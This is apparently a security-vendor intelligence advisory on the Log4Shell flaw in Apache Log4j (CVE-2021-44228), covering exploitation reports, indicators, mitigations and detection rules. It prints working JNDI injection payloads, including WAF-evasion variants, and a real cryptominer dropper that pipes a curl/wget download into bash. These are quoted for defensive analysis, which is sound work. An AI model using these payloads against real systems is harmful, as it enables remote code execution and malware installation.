
digital14

protect. transform. nurture.

Intelligence Advisory

CVE-2021-44228 Critical Severity Vulnerability in Apache Log4j Exploited in the Wild



Executive Summary

On 09 December 2021, a security researcher disclosed a proof of concept (PoC) exploit for a remote code execution (RCE) vulnerability affecting Apache Log4j. Log4j is a logging library developed by the Apache Foundation widely used by enterprise applications and cloud services such as Apache Struts. The flaw, tracked as CVE-2021-44228 (CVSS 10.0 critical severity) also dubbed Log4Shell or LogJam, is an unauthenticated RCE vulnerability that allows a threat actor to execute arbitrary code on systems using Log4j 2.0-beta9 up to 2.14.1. CERT NZ (New Zealand's national Computer Emergency Response Team) has issued a security advisory warning of active exploitation in the wild.[i] Multiple security researchers have also reported attempts of exploitation and scanning activity for vulnerable devices.[ii] To address the vulnerability, Apache has released the version 2.15.0 and advised all users to update the component as soon as possible.[iii]

Considering the high number of affected products and current exploitation activity, the D14-TIC advise organizations to follow the recommendations outlined in this advisory to mitigate against this threat.

TIC Analysis

Vulnerability

On 09 December 2021, a critical remote code execution vulnerability in the popular Apache Foundation Log4j library was disclosed by a GitHub user named 'tangxiaofeng7.'[iv] Apache Log4j is a Java-based logging tool with several features widely used in business system development to record log information. The vulnerability, tracked as CVE-2021-44228 (CVSS score 10 critical severity), was initially reported on 24 November 2021 by the Alibaba Cloud Security. Successful exploitation of the flaw allows a threat actor to completely take control of an affected server in most cases using default configurations by an unauthenticated remote threat actor[v].

The flaw, also dubbed LogJam or Log4Shell, stems from an improper user input validation that allows attackers to abuse the recursive analysis functions that results in execution of arbitrary code. Log4j version 2.0 introduced many features that included LDAP or DNS look ups using unrestricted Java Naming and Directory Interface (JNDI) API. JNDI allows Java to look up data and resources using built-in services such as Java Remote Method Invocation (RMI) or Common Object Services (COS) which are designed to execute serialized Java Classes[vi]. Oftentimes, untrusted Java Classes can be manipulated to execute arbitrary code resulting in a compromise of the affected device.

As detailed in the report released by Fastly Security Research Team, an attacker can introduce and execute a malicious Java Class by performing a two-phase attack (see Figure 1 below).[vii] First the threat actor must craft a malicious request that contains the Log4j function in a HTTP request field that will be logged such as the User-Agent, URL or GET/POST parameters.

```
GET /index HTTP/1.1
Host: victim.com
User-Agent: ${jndi:ldap://malicious.server/exploit}
```

Example request performed by an attacker to the victim.com server

Once the affected service processes the request, Log4j will execute the function *${jndi:ldap://malicious.server/exploit}* to perform the JNDI LDAP request. This request attempts to connect to a threat actor-controlled server *malicious.server* and resolve *exploit* as an LDAP object. JNDI capabilities allow to resolve LDAP objects that might contain attributes with Java Objects.[viii]. Since the threat actor controls the malicious server, the response can be configured to return an LDAP object with serialized Java Class properties. This class can be also hosted in the same malicious server and therefore be designed by the attacker to execute commands or arbitrary code in the affected service.




Figure 1: Illustration of the attack flow[vii]

Among the affected products reported by Alibaba Cloud Security team were Apache Struts2, Apache Solr, Apache Druid and Apache Flink. However, quickly after the PoC exploit was released, multiple vendors and service providers reported to be also affected, including ElasticSearch[ix], Logstash[x] and Splunk[xi] (under specific configurations).

Exploitation

Hours after the PoC was released, security researchers detected increased scanning activity that attempted to identify vulnerable services or test PoC exploits. On 10 December 2021, Cisco Talos reported successful exploitation by threat actors, which resulted in infection with cryptocurrency mining malware[xii].

According to the report, threat actors began to use base64 encoded payloads which contains Bash scripts to download and execute Kinsing cryptominer backdoor. The scripts are not limited to the installation of the malware, but also attempt to remove other competing malware that might have already exploited the vulnerability.

```
${jndi:ldap://92.242.40.21:5557/Basic/Command/Base64/KGN1cmwgLXMgOTI
uMjQyLjQwLjIxL2xoLnNofHx3Z2V0IC1xIC1PLSA5Mi4yNDIuNDAuMjEvbGguc2gpfGJ
hc2g=}

(curl -s 92.242.40.21/lh.sh||wget -q -O- 92.242.40.21/lh.sh)|bash
```

Kinsing Log4Shell payload raw and decoded.

On 11 December 2021, Netlab360 reported that threat actors are exploiting the vulnerability to deploy Mirai and Muhstik malware on affected devices[xiii]. Mirai and Muhstik are similar botnets that mainly target IoT devices and attempt to automatically spread across the Internet. Their capabilities include installation of backdoors, cryptominers and DDoS modules.

On the same day, Microsoft Threat Intelligence Center (MSTIC) also reported that threat actors were leveraging the vulnerability to drop Cobalt Strike beacons[xiv]. Cobalt Strike is a legitimate penetration testing toolkit used to simulate malicious agents and perform additional actions on compromised devices. However, cracked versions of Cobalt Strike have been involved in network breaches and ransomware attacks during the recent years.

Other security researchers have reported attempts of exploitation that exfiltrate server information such as operating system name and version, hostname, or environment variables which might content sensitive credentials or API keys[xv].

Newer Proof of Concept (PoC) exploits and evasion techniques have also emerged in GitHub[xvi]. These techniques avoid detection by Firewalls or network inspectors by using alternative functions or strings such as:

- System environment variables to obfuscate strings:
  ${${env:ENV_NAME:-j}ndi${env:ENV_NAME:-:}${env:ENV_NAME:-l}dap${env:ENV_NAME:-:}//somesitehackerofhell.com/z}

- Lower or Upper Lookup to replace characters in strings
  ${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://somesitehackerofhell.com/z}

- Use of **"::-"** notation to obfuscate strings
  ${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://somesitehackerofhell.com/z}

Indicators of Compromise[xvi]

VALUE	TYPE
x41[.]me	Domain
m3[.]wtf	Domain
cuminside[.]club	Domain
abrahackbugs[.]xyz	Domain
pwn[.]af	Domain
rce[.]ee	Domain
interactsh[.]com	Domain
vikingo[.]org	Domain
burpcollaborator[.]net	Domain

Additional updated IoCs can be found here.

Recommended Actions

Mitigation

Apache released an updated version Log4j 2.15.0[xvii]. which fixed the improper validation. In cases where third-party products use Log4J and the update is not available, Apache Foundation have recommended users to apply the following mitigations.

- For affected software that uses the vulnerable library versions 2.10 or greater, add **-Dlog4j.formatMsgNoLookups=true** as a command-line option or **log4j.formatMsgNoLookups=true** to the **log4j2.component.properties** file on the classpath to disable lookups in log events.

- Software using Log4j 2.7 or greater may specify **%m{nolookups}** in the **PatternLayout** configuration to disable lookups in log events.

- For products using Log4j 2.0-beta9 to 2.10.0, remove the **JndiLookup** and **JndiManager** classes from the **log4j-core jar** file. The following command may be used as an example to automate the removal process:

  zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class

  Some users have reported that removal of the **JndiManager** will cause the **JndiContextSelector** and **JMSAppender** to no longer work.

Microsoft has indicated that Kubernetes administrators may use **“kubectl set env”** command to set the **LOG4J_FORMAT_MSG_NO_LOOKUPS=”true”** environment variable to disable the Lookup requests across Kubernetes clusters where the Java applications are running Log4j 2.10 to 2.14.1, effectively reflecting on all pods and containers automatically[xvii].

Other security researchers have also suggested the following mitigations[xviii]:

- Substitution of a non-vulnerable or empty implementation of the class **org.apache.logging.log4j.core.lookup.JndiLookup**. This depends on the classloading configuration and might be unique for each affected software.

Consider blocking LDAP and RMI outbound traffic to the internet from vulnerable servers, or limit the connection to trusted internal server.

Security firm Cybereason also released a proof of concept tool dubbed Logout4Shell[xix] to temporary mitigate the flaw by performing an in-memory reconfiguration of the Log4J service disabling the vulnerable function. The tool can be found here. Alternatively, Amazon AWS team has also released a similar tool named Log4jHotPatch which can be found at AWS Coretto GitHub repository.

Cloud Web Application Firewall (WAF) services such as CloudFlare, Google Cloud Armor and Imperva have released new security rules to block incoming requests containing exploit payloads. D14-TIC recommends all users validate with their WAF service provider if new detection rules have been released.

Digital14 TIC recommends users leverage security controls that might detect or reject the exploitation attempts during the entire attack chain (see figure 2 below). For Internet-facing services the recommended actions should be taken immediately.




Figure 2: Mitigation and detection during the attack chain[xx]

Detection

As the affected library can be found within products that do not list it as main component, it can be difficult to determine whenever a service might be affected or not. In some cases, vendors might require additional time to announce affected products and release updates. Below are the most recent queries or signatures released by security vendors and community researchers to identify suspicious requests using different technologies.

Snort or Suricata rules released by Proofpoint:

2034647	2034648
2034648	2034649
2034650	2034651
2034652	

And Snort rules released by Cisco Talos:

- 58722 to 58744
- 300055 to 300058

Linux command using Grep to search for exploitation attempts in uncompressed log files in the specified folder and sub folders:

- sudo egrep -I -i -r '\$(\{|%7B)jndi:(ldap[s]?|rmi|dns|nis|iiop|corba|nds|http):/[^\n]+' <path to folder with log files>

Linux command using Grep to search for exploitation attempts in compressed log files in the specified folder and sub folders:

- sudo find <path to folder with compressed logs> -name *.gz -print0 | xargs -0 zgrep -E -i '\$(\{|%7B)jndi:(ldap[s]?|rmi|dns|nis|iiop|corba|nds|http):/[^\n]+'

Basic YARA Rules to detect exploitation attempts. A complete list of updated YARA rules can be found here

```
rule EXPL_Log4j_CVE_2021_44228_Dec21_Soft {
   meta:
      description = "Detects indicators in server logs that indicate an exploitation attempt of CVE-
2021-44228"
      author = "Florian Roth"
      reference = "https://twitter.com/h113sdx/status/1469010902183661568?s=20"
      date = "2021-12-10"
      score = 60
   strings:
      $x1 = "${jndi:ldap:/"
      $x2 = "${jndi:rmi:/"
      $x3 = "${jndi:ldaps:/"
      $x4 = "${jndi:dns:/"
   condition:
      1 of them
}
```

```
rule EXPL_Log4j_CVE_2021_44228_Dec21_Hard {
   meta:
      description = "Detects indicators in server logs that indicate the exploitation of CVE-2021-
44228"
      author = "Florian Roth"
      reference = "https://twitter.com/h113sdx/status/1469010902183661568?s=20"
      date = "2021-12-10"
      score = 80
   strings:
      $x1 = /\$\{jndi:(ldap|ldaps|rmi|dns):\/[\/]?[a-z-\.0-9]{3,120}:[0-9]{2,5}\/[a-zA-Z\.]{1,32}\}/
      $fp1r = /(ldap|rmi|ldaps|dns):\/[\/]?(127\.0\.0\.1|192\.168\.|172\.[1-3][0-9]\.|10\.)/
   condition:
      $x1 and not 1 of ($fp*)
}
```

A Windows query to detect installed software using the vulnerable library

- gci 'C:\' -rec -force -include *.jar -ea 0 | foreach {select-string "JndiLookup.class" $_} | select -exp Path

An F5 detection iRule released here

It's important to note that some of these rules might require daily or weekly updates as threat actors continue to develop new bypass techniques.

References

[i] New Zealand's National Computer Emergency Response Team (10 December 2021). *Log4j RCE 0-day actively exploited.* Retrieved from https://www.cert.govt.nz/it-specialists/advisories/log4j-rce-0-day-actively-exploited/

[ii] BleepingComputer (12 December 2021). *Hackers start pushing malware in worldwide Log4Shell attacks.* Retrieved from https://www.bleepingcomputer.com/news/security/hackers-start-pushing-malware-in-worldwide-log4shell-attacks/

[iii] Apache (n.d.) *Download Apache Log4j2.* Retrieved from https://logging.apache.org/log4j/2.x/download.html

[iv] GitHub (10 December 2021). *CVE-2021-44228 (Apache Log4j Remote Code Execution).* Retrieved from https://github.com/tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce

[v] Apache (05 December 2021). *Limit the protocols jNDI can use and restrict LDAP.* Retrieved from https://issues.apache.org/jira/browse/LOG4J2-3201

[vi] Oracle (n.d.) *Lesson: Overview of JNDI.* Retrieved from https://docs.oracle.com/javase/tutorial/jndi/overview/index.html

[vii] Fastly (n.d.). *Digging deeper into Log4Shell - 0Day RCE exploit found in Log4j.* Retrieved from https://www.fastly.com/blog/digging-deeper-into-log4shell-0day-rce-exploit-found-in-log4j

[viii] Oracle (n.d.) *LDAP Directories).* Retrieved from https://docs.oracle.com/javase/jndi/tutorial/objects/representation/ldap.html

[ix] Elastic (01 December 2021). *Apache Log4j2 Remote Code Execution (RCE) Vulnerability - CVE-2021-44228 - ESA-2021-31.* Retrieved from https://discuss.elastic.co/t/apache-log4j2-remote-code-execution-rce-vulnerability-cve-2021-44228-esa-2021-31/291476

[x] GitHub (10 December 2021). *bump log4j version to 2.15.0 #13494.* Retrieved from https://github.com/elastic/logstash/pull/13494

[xi] Splunk (10 December 2021). *Splunk Security Advisory for Apache Log4j (CVE-2021-44228).* Retrieved from https://www.splunk.com/en_us/blog/bulletins/splunk-security-advisory-for-apache-log4j-cve-2021-44228.html

[xii] Cisco Talos (10 December 2021). *Threat Advisory: Critical Apache Log4j vulnerability being exploited in the wild.* Retrieved from https://blog.talosintelligence.com/2021/12/apache-log4j-rce-vulnerability.html

[xiii] Netlab 360 (11 December 2021). *Threat Alert: Log4j Vulnerability Has Been adopted by two Linux Botnets.* Retrieved from https://blog.netlab.360.com/threat-alert-log4j-vulnerability-has-been-adopted-by-two-linux-botnets/

[xiv] Microsoft (11 December 2021). *Guidance for preventing, detecting, and hunting for CVE-2021-44228 Log4j 2 exploitation.* Retrieved from https://www.microsoft.com/security/blog/2021/12/11/guidance-for-preventing-detecting-and-hunting-for-cve-2021-44228-log4j-2-exploitation/

[xv] BleepingComputer (12 December 2021). *Hackers start pushing malware in worldwide Log4Shell attacks*. Retrieved from https://www.bleepingcomputer.com/news/security/hackers-start-pushing-malware-in-worldwide-log4shell-attacks/

[xvi] Github (12 December 2021). *LOG4J Java exploit - A trick to bypass words blocking patches*. Retrieved from https://github.com/Puliczek/CVE-2021-44228-PoC-log4j-bypass-words

[xvii] Microsoft Security Response Center (11 December 2021). *Microsoft's Response to CVE-2021-44228 Apache Log4j 2*. Retrieved from https://msrc-blog.microsoft.com/2021/12/11/microsofts-response-to-cve-2021-44228-apache-log4j2/

[xviii] LunaSec (12 December 2021). *Log4Shell: RCE 0-day exploit found in log4j 2, a popular Java logging package.* Retrieved from https://www.lunasec.io/docs/blog/log4j-zero-day/

[xix]Cybereason (10 December 2021). Cybereason Releases Vaccine to Prevent Exploitation of Apache Log4Shell Vulnerability (CVE-2021-44228). Retrieved from https://www.cybereason.com/blog/cybereason-releases-vaccine-to-prevent-exploitation-of-apache-log4shell-vulnerability-cve-2021-44228

[xx] Swiss GovCERT (12 December 2021) *Zero-Day Exploit Targeting Popular Java Library Log4j.* Retrieved from https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/